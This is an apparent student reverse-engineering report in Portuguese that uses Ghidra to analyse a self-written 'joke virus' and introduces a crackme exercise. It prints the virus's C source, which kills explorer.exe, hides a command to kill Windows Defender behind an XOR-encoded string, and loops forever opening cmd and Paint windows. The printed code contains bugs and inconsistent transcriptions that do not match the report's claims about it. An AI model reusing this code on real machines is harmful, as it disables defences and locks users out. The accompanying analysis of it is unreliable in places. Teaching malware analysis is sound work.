



Facens

FACULDADE DE ENGENHARIA DE SOROCABA

ESPECIALIZAÇÃO EM SEGURANÇA CIBERNÉTICA

ENGENHARIA REVERSA

BREVE ANÁLISE DE SOFTWARES UTILIZANDO GHIDRA

Filipe Sousa
Gelson Filho
Otávio Marelli
Rodrigo Camargo

Prof. Emerson Eikiti Matsukawa

Sumário

2.	Introdução	3
3.	Desenvolvimento.....	4
3.1	Máquina Virtual	4
3.2	Ferramenta de Engenharia Reversa	4
3.3	Joke G3	5
3.4	KeyG3nMe.....	13
4.	Conclusão	22

1. Introdução

O presente trabalho tem por objetivo apresentar os requisitos da avaliação final da disciplina de Engenharia Reversa, ministrada no curso de Pós-Graduação em Segurança Cibernética, da instituição de ensino Centro Universitário FACENS.

Tais requisitos consistem na desmontagem e análise de softwares simples, com o intuito de compreender seu funcionamento interno e suas estruturas de código. Esse conhecimento, sendo bem trabalhado e evoluído, torna-se essencial para manutenção e modernização de sistemas legados, além de ser uma habilidade muito útil na detecção de vulnerabilidades de segurança.

Entende-se também a engenharia reversa como um pré-requisito para melhor compreensão da análise de malwares, área que apresenta atualmente certo crescimento nas empresas que estão preocupadas com a segurança da informação em seu ambiente, pois através dessa prática se pode muitas vezes identificar informações cruciais referente ao comportamento do malware, como entender se o malware apresenta características puramente destrutivas, ou se ele envia informações para um servidor externo, e isso, através da análise estática, sem que seja necessário executar o arquivo malicioso.

Apesar da engenharia reversa ser uma área muito ampla, tendo diversas vertentes, este trabalho tem o foco no uso da engenharia reversa para análise de softwares, portanto, baseando-se no que foi apresentado em aula, deve-se:

- Selecionar softwares para serem analisados;
- Analisar o código fonte, se possível, identificando sua estrutura e comportamento;
- Utilizar ferramentas de engenharia reversa para tentar identificar as estruturas observadas no código fonte;
- Utilizar ferramentas de engenharia reversa para ter maior compreensão sobre o funcionamento do software.

Tais procedimentos serão apresentados no capítulo seguinte. Espera-se que ao final do trabalho seja possível demonstrar os conhecimentos e habilidades adquiridas durante o curso.

2. Desenvolvimento

Este capítulo tem por objetivo demonstrar o uso da engenharia reversa para realizar a análise de dois softwares simples, bem como suas possíveis modificações utilizando-se de técnicas de engenharia reversa.

2.1 Máquina Virtual

Para realizar a demonstração de análise de softwares através de ferramentas de engenharia reversa, selecionamos dois programas que foram desenvolvidos com o objetivo de serem utilizados em treinamentos e estudos relacionados à análise estática de softwares.

Estes dois programas selecionados apresentam certo potencial destrutivo, portanto foi necessário realizar a criação de um ambiente controlado para manipulação deles, o que se assemelha ao ambiente de análise de malware, no qual a engenharia reversa também pode ser aplicada.

Para este fim, optamos pela utilização do software VirtualBox, que é gratuito e open-source, oferecendo um recurso crucial para esta atividade, que é a criação de snapshots ilimitados, podendo-se então salvar o estado atual da máquina antes da obtenção destes softwares, e posteriormente retornar ao estado original, de modo que mesmo que ocorra algum acidente durante a análise, nenhuma informação crucial seja perdida. Além disso, optou-se também pelo VirtualBox devido à maior familiaridade com o software, bem como sua fácil configuração de redes e compartilhamento entre máquinas guest e host.

2.2 Ferramenta de Engenharia Reversa

Para conduzir a análise de engenharia reversa, optamos por utilizar o Ghidra, uma ferramenta de código aberto desenvolvida pela Agência de Segurança Nacional (NSA) dos Estados Unidos. O Ghidra é amplamente reconhecido como um competidor do IDA Pro, uma ferramenta de análise similar que, embora ofereça uma versão de testes gratuita, muitas vezes impõe limitações significativas em relação à versão paga.

O Ghidra se destaca por sua versatilidade e pode ser empregado em várias capacidades, incluindo a análise de programas binários, desmontagem de código, depuração e análise estática de softwares executáveis. Essa ampla

gama de funcionalidades torna o Ghidra uma escolha poderosa para tarefas de engenharia reversa, proporcionando uma compreensão detalhada do funcionamento interno de programas e arquivos executáveis.

2.3 Joke G3

O primeiro programa a ser analisado foi criado por um dos autores deste documento, Gelson Filho, com a finalidade de demonstrar a aplicação da engenharia reversa na análise de softwares, e pode ser encontrado em seu github: <https://github.com/GelsonFilho/MalwareAnalysis>.

Optamos por iniciar esta demonstração com um programa do qual temos acesso ao código fonte justamente para facilitar a demonstração das estruturas quando comparadas na ferramenta de engenharia reversa e no seu código fonte.

O programa pode ser visto a seguir:

```
#include <stdio.h>
#include <windows.h>
#include <strings.h>

int main()
{
    MessageBox(NULL, "Voce esta infectado pelo G3 Group Joke Virus :D Diga Adeus ao seu PC! Torraremos sua placa mae e explodiremos o pc :)", " !!! YOU LOSE !!! HAHAHA", MB_OK | MB_ICONERROR);

    for(int i = 0; i<666; i++)
        system("@echo hahahahaha YOU LOSE hahahahaha ---- infected :D");

    char WinDefenderXor[] = "GR@XXZ__3<U3<Z^3^`^cV}t=vkv"
    for(unsigned i = 0; i < strlen(WinDefenderXor); i++)
        WinDefenderXor[i] ^= 0x13;

    system("TASKKILL /F /IM explorer.exe");
    system("WinDefenderXor");

    while(1)
    {
        system("start cmd");
        system("start mspaint");
    }

    return 0;
}
```

Esse código não é um vírus real, mas sim um exemplo fictício de código malicioso criado para fins educacionais. Ele demonstra algumas das técnicas que os malwares podem usar, como a exibição de mensagens enganosas, a manipulação de strings e a execução de comandos no sistema. Em um contexto educacional, podemos usá-lo para discutir métodos de engenharia reversa e análise de malwares.

Abaixo segue uma breve explicação de como o executável gerado por esse código funciona:


1. Inclusão de Bibliotecas:

- O código inclui três bibliotecas: <stdio.h>, <windows.h>, e <strings.h> para funções relacionadas à entrada/saída, funcionalidades do sistema Windows e manipulação de strings, respectivamente.

2. MessageBox:

- A função MessageBox é usada para exibir uma janela de mensagem com um ícone de erro e um botão "OK". A mensagem exibida é: "Você está infectado pelo G3 Group Joke Virus :D Diga Adeus ao seu PC! Torraremos sua placa mãe e explodiremos o PC :)". O seu uso é diretamente relacionado à sintaxe exigida oficialmente pela API oficial do Windows relacionada ao MessageBox (disponível em: <https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxa>).

Syntax



```
C++ Copy
int MessageBoxA(
    [in, optional] HWND    hwnd,
    [in, optional] LPCSTR  lpText,
    [in, optional] LPCSTR  lpCaption,
    [in]           UINT     uType
);
```

Figura 1 – Demonstração da Syntax

3. Loop de Mensagens:

- Um loop for é usado para imprimir a mensagem "hahahahaha YOU LOSE hahahahaha ---- infected :D" no console 666 vezes.

4. Operação XOR:

- Uma string chamada WinDefenderXor é inicializada com um valor específico.
- Em seguida, um loop for é usado para aplicar uma operação XOR bitwise (bit a bit) em cada caractere da string WinDefenderXor com o valor hexadecimal 0x13.
- A string em questão "GR@XXZ__3<U3<Z^3^ ^cV)t=vvk" se aplicada uma descritografia com o xor 0x13, será equivalente à

"TASKKILL /F /IM MsMpEng.exe" como pode ser mostrado no printscreen da tela do CyberChef, um software utilizado para testes de criptografia/descriptografia. Essa string significa que o executável tentará matar o processo MsMpEng.exe que é o responsável pelo funcionamento do Windows Defender.




Figura 2 – Demonstração da descriptografia da mensagem.

5. Encerramento de Processos:

- Duas chamadas system são feitas para encerrar os processos "explorer.exe" e "WinDefenderXor". A segunda chamada é oriunda de uma mensagem criptografada com o xor 0x13.

6. Loop Infinito:

- O código entra em um loop infinito com while(1) e executa continuamente os comandos "start cmd" e "start mspaint", abrindo repetidamente o prompt de comando e o aplicativo Paint.




Figura 3 – Execução do Joker G3.

Finalizado o loop que exibe a mensagem inicial, o programa executa um loop infinito no qual repetidas vezes são abertos o prompt de comando (cmd) e o paint (mspaint), criando uma série de janela desses dois programas, tornando impossível a utilização do dispositivo.




Figura 4 – Tentativa de encerramento do Joker G3.

Para realizar a análise do arquivo executável, abrimos ele no Ghidra:




Figura 5 – Seleção do arquivo a ser aberto no Ghidra.

O Ghidra prontamente detecta importantes informações relacionadas ao executável como o Endian, a quantidade de blocos de memória, funções, bytes, o processador para qual ele foi feito, a linguagem, o compilador, etc.




Figura 6 – Summary apresentado pelo Ghidra ao abrir o arquivo.

Após análise inicial do Ghidra, podemos visualizar as sessões do arquivo PE já que o vírus nada mais é do que um executável Windows.




Figura 7 – Sessões do arquivo.

No funcionamento do vírus podemos ver a frase “YOU LOSE” o que torna-se uma dica para procurarmos por essa string no Ghidra a fim de sabermos onde é que o algoritmo que nos interessa se encontra no assembly. Para isso usamos a ferramenta “search string” do Ghidra e podemos encontrar essa frase e sermos redirecionado para onde ela está no programa.




Figura 8 – Localização de strings pelo Ghidra.

Como a frase está na sessão .text até aqui tudo faz sentido pois trata-se de uma sessão onde geralmente o código de fato se encontra. Podemos então clicar com o botão direito, em [References > Show References to Address] para verificar no programa os lugares onde o endereço da string é chamado. Assim podemos encontrar a função principal main.




Figura 9 – Endereçamento para função *main*.

Percebe-se um MOV que é dado considerando a *string* “YOU LOSE”. Ao clicarmos em cima dela o Ghidra nos redireciona para a linha em *assembly* ilustrada pela Figura 10 –Figura 10.




Figura 10 – Função MOV da *string* YOU LOSE.

O código nesse momento indica o ponto de interesse da pesquisa. É possível observar que o Ghidra disponibiliza um Descompilador. Então na esquerda é possível ver o *assembly* com determinadas linhas destacadas em verde. Na direita observa se o código *.c* compatível também destacado em verde.




Figura 11 – Apresentação do código decompilado junto ao assembly.

É possível reparar que no código há diversos MOV para ponteiros relacionados ao registrador ESP. Isso se dá para acessar o espaço de memória onde as frases de texto podem ser encontradas e passadas via *stack*, na mesma sequência que a API MessageBoxA do Windows exige.

Observa-se que o primeiro MOV para pilha é 0x10. Depois para o título do message box. Após isso ao conteúdo do message box, por fim um 0x0 o que é padrão também. Ao fim uma CALL é chamada relacionada à *feature* MessageBox do tipo A da DLL oficial do Windows.

Após isso, uma outra DLL é chamada relacionada ao “system” que é o que permitira as mensagens serem explanadas no CMD em si, como observa-se no comportamento do joke vírus anteriormente explicado.




Figura 12 – Destaque para mensagem criptografada.

A Figura 12 mostra outra parte extremamente interessante do código do Joke Virus. Consegue-se perceber na posição 00403c1d o XOR 0x13 sendo feito sobre o ponteiro que guarda a *string* “GR@XXZ__3<U3<Z^3^ ^cV}t=vkv”.

Após a string se transformar em “TASKKILL /F /IM MsMpEng.exe” com o xor 0x13 efetuado, o assembly usa o mnemônico JMP que depois permite o programa cair em LAB_00403C26 que é onde novamente usam-se MOV para mover as strings de TASKKILL para os ponteiros relacionados à pilha e depois usar uma CALL DLL *System* para aplicar aquela string sob o CMD aberto. Isso é feito para matar o processo do Windows Explorer e depois para matar o Windows Defender que possui uma *string* já descryptografada.

Por fim, o código entra em loop infinito, de abertura do paint e prompt de comando, o que causara danos e travamento no dispositivo. Isso é feito com uma sequência de MOV das strings relacionadas ao ‘start cmd/paint’ para a pilha, posterior chamamento da DLL *system*, e JMP para o primeiro comando novamente, um jump simples não condicional que sempre será executado, ou seja, o fim de execução não existe, o código se repete pra sempre nesse loop. Isso pode ser visualizado na Figura 13.

```

LAB_00403c40
00403c40 c7 04 24 MOV     dword ptr [ESP+local_50,s_start_cmd_0040515a], 00403c58(j)
00403c47 e8 bc fd CALL    MSVCRT.DLL:system
00403c4c c7 04 24 MOV     dword ptr [ESP+local_50,s_start_mspaint_0040515b], 00403c58(j)
00403c53 e8 b0 fd CALL    MSVCRT.DLL:system
00403c58 eb e6 JMP     LAB_00403c40
00403c5a 90
00403c5b 90
00403c5c 90
00403c5d 90
00403c5e 90
00403c5f 90

45  uVar3 = uVar5 >> 0x10;
46  puVar6 = (uint *)(((int)puVar5 + 6);
47  }
48  if (((int)puVar6 + ((-3 - (uint)CARRY1((byte)uVar3, (byte)uVar3)) -
49  break;
50  pbVar1 = (byte *)(((int)local_3c + uVar4);
51  *pbVar1 = *pbVar1 ^ 0x13;
52  uVar4 = uVar4 + 1;
53  puVar6 = local_3c;
54  }
55  system("TASKKILL /F /IM explorer.exe");
56  system("WinDefenderKor");
57  do {
58      system("start cmd");
59      system("start mspaint");
60  } while( true );
61  }
62

```

Figura 13 – Demonstração do loop infinito

2.4 KeyG3nMe

O segundo programa que selecionamos para realizar a demonstração da aplicação de engenharia reversa em softwares é um aplicativo “KeyGenMe”, abreviação para “Key Generator Me”, um desafio ou exercício muito comum na área de engenharia reversa de software que visa testar as habilidades dos estudantes da área. O binário selecionado é o “KeyG3nMe”, que foi obtido através do website “crackmes.one”, um repositório que apresenta diversos desafios na área de engenharia reversa.

O primeiro passo que tomamos é abrir o arquivo binário no Ghidra para obter mais informações, e assim que o fazemos, o próprio Ghidra já identificou que o arquivo binário é um executável no formato ELF, um formato de arquivos executáveis muito comumente utilizado no Linux.

